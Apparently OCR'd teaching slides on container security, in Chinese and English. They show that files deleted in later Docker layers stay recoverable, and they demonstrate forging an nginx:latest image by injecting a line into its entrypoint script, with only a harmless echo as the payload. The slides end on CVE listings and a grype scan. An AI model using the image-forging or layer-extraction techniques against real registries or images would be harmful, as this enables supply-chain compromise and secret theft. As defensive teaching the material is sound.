
[Layers]			[● Current Layer Contents]			
Cmp	Size	Command	Permission	UID:GID	Size	Filetree
	73 MB	FROM sha256:e915d510	-rwxrwxrwx	0:0	0 B	bin → usr/bin
<div><div>[Layer Details]</div><div>Digest: sha256:e915d510ff2b469b8d03347ad6e785254beeb449931f7631dbcede8e5f281540</div><div>Command: #(nop) ADD file:f0e219aa0262921f4667bb1a79ad839b3efd92e23eef2d1b5eba9cfe4eaf78cc in /</div><div>[Image Details]</div><div>Total Image size: 73 MB</div><div>Potential wasted space: 0 B</div><div>Image efficiency score: 100 %</div><div><div>Count</div><div>Total Space</div><div>Path</div></div></div>			drwxr-xr-x	0:0	0 B	boot
			drwxr-xr-x	0:0	0 B	dev
			drwxr-xr-x	0:0	118 kB	etc
			-rw-----	0:0	0 B	.pwd.lock
			-rw-r--r--	0:0	3.0 kB	adduser.c
			drwxr-xr-x	0:0	100 B	alternati
			-rw-r--r--	0:0	100 B	README
			-rwxrwxrwx	0:0	0 B	awk →
			-rwxrwxrwx	0:0	0 B	nawk
			-rwxrwxrwx	0:0	0 B	pager
			-rwxrwxrwx	0:0	0 B	rmt →
			-rwxrwxrwx	0:0	0 B	w → /
			drwxr-xr-x	0:0	11 kB	apt
			drwxr-xr-x	0:0	1.4 kB	apt.c
			-rw-r--r--	0:0	92 B	0
			-rw-r--r--	0:0	630 B	0
			-rw-r--r--	0:0	182 B	7
			-rw-r--r--	0:0	44 B	d
			-rw-r--r--	0:0	318 B	d
			-rw-r--r--	0:0	70 B	d
^C Quit			Tab Switch view		^F Filter	
Space Collapse dir			^Space Collapse all dir		^A Added	
					^R Removed	

Hardcoded Secrets - 容器分層概念

How the overlay2 driver works



Hardcoded Secrets - 容器分層概念



Hardcoded Secrets - Docker Image 查看分層

```
docker image inspect --format='{{json .GraphDriver}}' <IMAGE ID>
```

```
(root@kali)-[~]
# docker image inspect --format='{{json .GraphDriver}}' 69fa5799148f | jq
{
  "Data": {
    "LowerDir": "/var/lib/docker/overlay2/bf4c8f1d1e05d8324aff689c0d791cc192802657e4fe9d4f40fed08279fda7d5/diff:/var/lib/docker/overlay2/f970cee7ee3c99196e56e519499f834842e979d86dda4a79b187486b9b8d9340/diff:/var/lib/docker/overlay2/6c8d1d6fb6b808fed29a81d053505af59a4fe11e4060993c2f66afbd4ebb3fca41/diff:/var/lib/docker/overlay2/274c91c1eafb24a50a06e9858a411ae08ea674ad7b37f8df1681cffa3fcac1fac7/diff",
    "MergedDir": "/var/lib/docker/overlay2/76e2bfc67a5681659da3c1311987826137b4b3c5aa1c2a724b5029237caa0138/merged",
    "UpperDir": "/var/lib/docker/overlay2/76e2bfc67a5681659da3c1311987826137b4b3c5aa1c2a724b5029237caa0138/diff",
    "WorkDir": "/var/lib/docker/overlay2/76e2bfc67a5681659da3c1311987826137b4b3c5aa1c2a724b5029237caa0138/work"
  },
  "Name": "overlay2"
}
```


Hardcoded Secrets - Docker commit

建立 Docker 映像

```
docker build -t nginx-add-file .
```

創建一個新的容器並運行 nginx-add-file 映像

```
docker run -d --name nginx-container nginx-add-file
```

進入容器內部

```
docker exec -it nginx-container bash
```

在容器內部刪除檔案

```
rm /usr/share/nginx/html/hackercat.txt
```

退出容器

```
exit
```

將容器內的更改提交為一個新的 Docker 映像

```
docker commit nginx-container nginx-remove-file
```

Dockerfile

```
FROM nginx:latest
```

```
RUN echo "hello, i am hackercat" > /usr/share/nginx/html/hackercat.txt
```

```
(root👤hackercat)-[~/overlay-demo]  
# docker exec -it nginx-container bash  
root@db9cb8897d26:/# cat /usr/share/nginx/html/hackercat.txt  
hello, i am hackercat  
root@db9cb8897d26:/# rm /usr/share/nginx/html/hackercat.txt  
root@db9cb8897d26:/# cat /usr/share/nginx/html/hackercat.txt  
cat: /usr/share/nginx/html/hackercat.txt: No such file or directory
```

Hardcoded Secrets - Docker commit

dive nginx-remove-file

[● Current Layer Contents]				
Permission	UID:GID	Size	Filetree	
-rw-r--r--	0:0	108 B		└─ dash
drwxr-xr-x	0:0	0 B		└─ misc
drwxr-xr-x	0:0	1.1 kB		└─ nginx
drwxr-xr-x	0:0	1.1 kB		└─ html
-rw-r--r--	0:0	497 B		└─ 50x.html
-rw-r--r--	0:0	22 B		└─ hackercat.txt
-rw-r--r--	0:0	615 B		└─ index.html

```
(root🐼hackercat)-[~/overlay-demo/e1a3ca5d881c2ea63e3fa73f5]
# tar xvf layer.tar
usr/
usr/share/
usr/share/nginx/
usr/share/nginx/html/
usr/share/nginx/html/hackercat.txt

(root🐼hackercat)-[~/overlay-demo/e1a3ca5d881c2ea63e3fa73f5]
# cat usr/share/nginx/html/hackercat.txt
hello, i am hackercat
```

Hardcoded Secrets - Docker commit

dive nginx-remove-file


[● Current Layer Contents]				
Permission	UID:GID	Size	Filetree	
-rw-r--r--	0:0	108 B		└─ dash
drwxr-xr-x	0:0	0 B	└─	misc
drwxr-xr-x	0:0	1.1 kB	└─	nginx
drwxr-xr-x	0:0	1.1 kB	└─	└─ html
-rw-r--r--	0:0	497 B		└─ 50x.html
-rw-r--r--	0:0	22 B		└─ hackercat.txt
-rw-r--r--	0:0	615 B		└─ index.html

```
(root👤hackercat)-[~/overlay-demo/e1a3ca5d881c2ea63e3fa73f5]
# tar xvf layer.tar
usr/
usr/share/
usr/share/nginx/
usr/share/nginx/html/
usr/share/nginx/html/hackercat.txt

(hroot👤hackercat)-[~/overlay-demo/e1a3ca5d881c2ea63e3fa73f5]
# cat usr/share/nginx/html/hackercat.txt
hello, i am hackercat
```

哈哈 我還在

Insecure Container Images



Insecure Container Images - 惡意Images



Insecure Container Images - 惡意Images偽造

```
docker run --rm nginx
```

```
(root@hacker)~# docker images
REPOSITORY TAG IMAGE ID CREATED SIZE
nginx latest 7383c266ef25 12 days ago 188MB

(root@hacker)~# docker run --rm nginx
/docker-entrypoint.sh: /docker-entrypoint.d/ is not empty, will attempt to perform configuration
/docker-entrypoint.sh: Looking for shell scripts in /docker-entrypoint.d/
/docker-entrypoint.sh: Launching /docker-entrypoint.d/10-listen-on-ipv6-by-default.sh
10-listen-on-ipv6-by-default.sh: info: Getting the checksum of /etc/nginx/conf.d/default.conf
10-listen-on-ipv6-by-default.sh: info: Enabled listen on IPv6 in /etc/nginx/conf.d/default.conf
/docker-entrypoint.sh: Sourcing /docker-entrypoint.d/15-local-resolvers.envsh
/docker-entrypoint.sh: Launching /docker-entrypoint.d/20-envsubst-on-templates.sh
/docker-entrypoint.sh: Launching /docker-entrypoint.d/30-tune-worker-processes.sh
/docker-entrypoint.sh: Configuration complete; ready for start up
2024/05/06 12:43:24 [notice] 1#1: using the "epoll" event method
2024/05/06 12:43:24 [notice] 1#1: nginx/1.25.5
2024/05/06 12:43:24 [notice] 1#1: built by gcc 12.2.0 (Debian 12.2.0-14)
2024/05/06 12:43:24 [notice] 1#1: OS: Linux 5.19.0-kali2-amd64
2024/05/06 12:43:24 [notice] 1#1: getrlimit(RLIMIT_NOFILE): 1048576:1048576
2024/05/06 12:43:24 [notice] 1#1: start worker processes
2024/05/06 12:43:24 [notice] 1#1: start worker process 29
2024/05/06 12:43:24 [notice] 1#1: start worker process 30
2024/05/06 12:43:24 [notice] 1#1: start worker process 31
2024/05/06 12:43:24 [notice] 1#1: start worker process 32
```

Insecure Container Images - 惡意Images偽造

```
docker run --rm nginx
```

```
(root@hackerCat)~# docker images
REPOSITORY    TAG       IMAGE ID       CREATED        SIZE
nginx          latest    1724bba9fe8d   6 seconds ago  188MB
nginx          <none>    7383c266ef25   12 days ago    188MB

(root@hackerCat)~# docker run --rm nginx
I am HackerCat
/docker-entrypoint.sh: /docker-entrypoint.d/ is not empty, will attempt to perform configuration
/docker-entrypoint.sh: Looking for shell scripts in /docker-entrypoint.d/
/docker-entrypoint.sh: Launching /docker-entrypoint.d/10-listen-on-ipv6-by-default.sh
10-listen-on-ipv6-by-default.sh: info: Getting the checksum of /etc/nginx/conf.d/default.conf
10-listen-on-ipv6-by-default.sh: info: Enabled listen on IPv6 in /etc/nginx/conf.d/default.conf
/docker-entrypoint.sh: Sourcing /docker-entrypoint.d/15-local-resolvers.envsh
/docker-entrypoint.sh: Launching /docker-entrypoint.d/20-envsubst-on-templates.sh
/docker-entrypoint.sh: Launching /docker-entrypoint.d/30-tune-worker-processes.sh
/docker-entrypoint.sh: Configuration complete; ready for start up
2024/05/06 12:45:53 [notice] 1#1: using the "epoll" event method
2024/05/06 12:45:53 [notice] 1#1: nginx/1.25.5
2024/05/06 12:45:53 [notice] 1#1: built by gcc 12.2.0 (Debian 12.2.0-14)
2024/05/06 12:45:53 [notice] 1#1: OS: Linux 5.19.0-kali2-amd64
2024/05/06 12:45:53 [notice] 1#1: getrlimit(RLIMIT_NOFILE): 1048576:1048576
2024/05/06 12:45:53 [notice] 1#1: start worker processes
2024/05/06 12:45:53 [notice] 1#1: start worker process 29
2024/05/06 12:45:53 [notice] 1#1: start worker process 30
2024/05/06 12:45:53 [notice] 1#1: start worker process 31
2024/05/06 12:45:53 [notice] 1#1: start worker process 32
```

Insecure Container Images - 惡意Images偽造

```
mkdir tmp
docker run --rm nginx cat /docker-entrypoint.sh > tmp/docker-entrypoint.sh
sed -i '3a echo "I am HackerCat"' tmp/docker-entrypoint.sh
docker build -t nginx:latest .
```

```
# Dockerfile

FROM nginx

COPY tmp/docker-entrypoint.sh /docker-entrypoint.sh

RUN chmod +x /docker-entrypoint.sh

ENTRYPOINT ["/docker-entrypoint.sh"]

CMD ["nginx", "-g", "daemon off;"]
```


Insecure Container Images - 惡意Images偽造

```
docker run --rm nginx
```

```
(root@hacker:~)
# docker images
REPOSITORY    TAG       IMAGE ID      CREATED        SIZE
nginx         latest    1724bba9fe8d  6 seconds ago  188MB
nginx         <none>    7383c266ef25  12 days ago   188MB

(root@hacker:~)
# docker run --rm nginx
I am HackerCat
/docker-entrypoint.sh: /docker-entrypoint.d/ is not empty, will attempt to perform configuration
/docker-entrypoint.sh: Looking for shell scripts in /docker-entrypoint.d/
/docker-entrypoint.sh: Launching /docker-entrypoint.d/10-listen-on-ipv6-by-default.sh
10-listen-on-ipv6-by-default.sh: info: Getting the checksum of /etc/nginx/conf.d/default.conf
10-listen-on-ipv6-by-default.sh: info: Enabled listen on IPv6 in /etc/nginx/conf.d/default.conf
/docker-entrypoint.sh: Sourcing /docker-entrypoint.d/15-local-resolvers.envsh
/docker-entrypoint.sh: Launching /docker-entrypoint.d/20-envsubst-on-templates.sh
/docker-entrypoint.sh: Launching /docker-entrypoint.d/30-tune-worker-processes.sh
/docker-entrypoint.sh: Configuration complete; ready for start up
2024/05/06 12:45:53 [notice] 1#1: using the "epoll" event method
2024/05/06 12:45:53 [notice] 1#1: nginx/1.25.5
2024/05/06 12:45:53 [notice] 1#1: built by gcc 12.2.0 (Debian 12.2.0-14)
2024/05/06 12:45:53 [notice] 1#1: OS: Linux 5.19.0-kali2-amd64
2024/05/06 12:45:53 [notice] 1#1: getrlimit(RLIMIT_NOFILE): 1048576:1048576
2024/05/06 12:45:53 [notice] 1#1: start worker processes
2024/05/06 12:45:53 [notice] 1#1: start worker process 29
2024/05/06 12:45:53 [notice] 1#1: start worker process 30
2024/05/06 12:45:53 [notice] 1#1: start worker process 31
2024/05/06 12:45:53 [notice] 1#1: start worker process 32
```

Insecure Container Images - 惡意Images偽造

```
docker run --rm nginx
```

```
(root@hackerCat)~
```

```
# docker images
```

REPOSITORY	TAG	IMAGE ID	CREATED	SIZE
nginx	latest	1724bba9fe8d	6 seconds ago	188MB
nginx	<none>	7383c266ef25	12 days ago	188MB

惡意的Image

```
(root@hackerCat)~
```

```
# docker run --rm nginx
```

```
I am HackerCat
```

```
/docker-entrypoint.sh: /docker-entrypoint.d/ is not empty, will attempt to perform configuration
```

```
/docker-entrypoint.sh: Looking for shell scripts in /docker-entrypoint.d/
```

```
/docker-entrypoint.sh: Launching /docker-entrypoint.d/10-listen-on-ipv6-by-default.sh
```

```
10-listen-on-ipv6-by-default.sh: info: Getting the checksum of /etc/nginx/conf.d/default.conf
```

```
10-listen-on-ipv6-by-default.sh: info: Enabled listen on IPv6 in /etc/nginx/conf.d/default.conf
```

```
/docker-entrypoint.sh: Sourcing /docker-entrypoint.d/15-local-resolvers.envsh
```

```
/docker-entrypoint.sh: Launching /docker-entrypoint.d/20-envsubst-on-templates.sh
```

```
/docker-entrypoint.sh: Launching /docker-entrypoint.d/30-tune-worker-processes.sh
```

```
/docker-entrypoint.sh: Configuration complete; ready for start up
```

```
2024/05/06 12:45:53 [notice] 1#1: using the "epoll" event method
```

```
2024/05/06 12:45:53 [notice] 1#1: nginx/1.25.5
```

```
2024/05/06 12:45:53 [notice] 1#1: built by gcc 12.2.0 (Debian 12.2.0-14)
```

```
2024/05/06 12:45:53 [notice] 1#1: OS: Linux 5.19.0-kali2-amd64
```

```
2024/05/06 12:45:53 [notice] 1#1: getrlimit(RLIMIT_NOFILE): 1048576:1048576
```

```
2024/05/06 12:45:53 [notice] 1#1: start worker processes
```

```
2024/05/06 12:45:53 [notice] 1#1: start worker process 29
```

```
2024/05/06 12:45:53 [notice] 1#1: start worker process 30
```

```
2024/05/06 12:45:53 [notice] 1#1: start worker process 31
```

```
2024/05/06 12:45:53 [notice] 1#1: start worker process 32
```

正常的Image

Insecure Container Images - 惡意Images偽造


```
docker run --rm nginx
```




```
(root@hackercat)~# docker images
REPOSITORY    TAG       IMAGE ID       CREATED        SIZE
nginx          latest    1724bba9fe8d   6 seconds ago  188MB
nginx          <none>    7383c266ef25   12 days ago    188MB

(root@hackercat)~# docker run --rm nginx
I am HackerCat
/docker-entrypoint.sh: /docker-entrypoint.d/ is not empty, will attempt to perform configuration
/docker-entrypoint.sh: Looking for shell scripts in /docker-entrypoint.d/
/docker-entrypoint.sh: Launching /docker-entrypoint.d/10-listen-on-ipv6-by-default.sh
10-listen-on-ipv6-by-default.sh: info: Getting the checksum of /etc/nginx/conf.d/default.conf
10-listen-on-ipv6-by-default.sh: info: Enabled listen on IPv6 in /etc/nginx/conf.d/default.conf
/docker-entrypoint.sh: Sourcing /docker-entrypoint.d/15-local-resolvers.envsh
/docker-entrypoint.sh: Launching /docker-entrypoint.d/20-envsubst-on-templates.sh
/docker-entrypoint.sh: Launching /docker-entrypoint.d/30-tune-worker-processes.sh
/docker-entrypoint.sh: Configuration complete; ready for start up
2024/05/06 12:45:53 [notice] 1#1: using the "epoll" event method
2024/05/06 12:45:53 [notice] 1#1: nginx/1.25.5
2024/05/06 12:45:53 [notice] 1#1: built by gcc 12.2.0 (Debian 12.2.0-14)
2024/05/06 12:45:53 [notice] 1#1: OS: Linux 5.19.0-kali2-amd64
2024/05/06 12:45:53 [notice] 1#1: getrlimit(RLIMIT_NOFILE): 1048576:1048576
2024/05/06 12:45:53 [notice] 1#1: start worker processes
2024/05/06 12:45:53 [notice] 1#1: start worker process 29
2024/05/06 12:45:53 [notice] 1#1: start worker process 30
2024/05/06 12:45:53 [notice] 1#1: start worker process 31
2024/05/06 12:45:53 [notice] 1#1: start worker process 32
```

有奇怪的東西混進來了！

Insecure Container Images - 具有漏洞的Image



wordpress  Docker Official Image ·  1B+ ·  5.6K

The WordPress rich content management system can utilize plugins, widgets, and themes.

[Overview](#) [Tags](#)

Sort by














Newest

Filter Tags

TAG

[6.5-php8.3-apache](#)

Last pushed 9 hours ago by [doijanky](#)











Digest	OS/ARCH	 Vulnerabilities
3233dab7eb3a	linux/386	0    
071824caf184	linux/amd64	0    
1b131e510c5b	linux/arm/v5	0    

[Images \(3\)](#) [Vulnerabilities \(97\)](#) [Packages \(351\)](#) [Give feedback](#)

Package or CVE name

☐ Fixable packages

Reset filters

Package	Vulnerabilities
debian/expat 2.5.0-1	0  0  0
> CVE-2023-52425	7.5 
> CVE-2024-28757	N/A 
> CVE-2023-52426	N/A 
> debian/libcrypt20 1.10.1-3	0 0   0
> debian/dav1d 1.0.0-2	0 0  0 0
> debian/nghttp2 1.52.0-1+deb12u1	0 0  0 0
> debian/openjpeg2 2.5.0-2	0 0 0  0

Insecure Container Images - 漏洞掃描工具

```
grype httpd:alpine3.18
```


```
(root@hacker:~) # grype httpd:alpine3.18
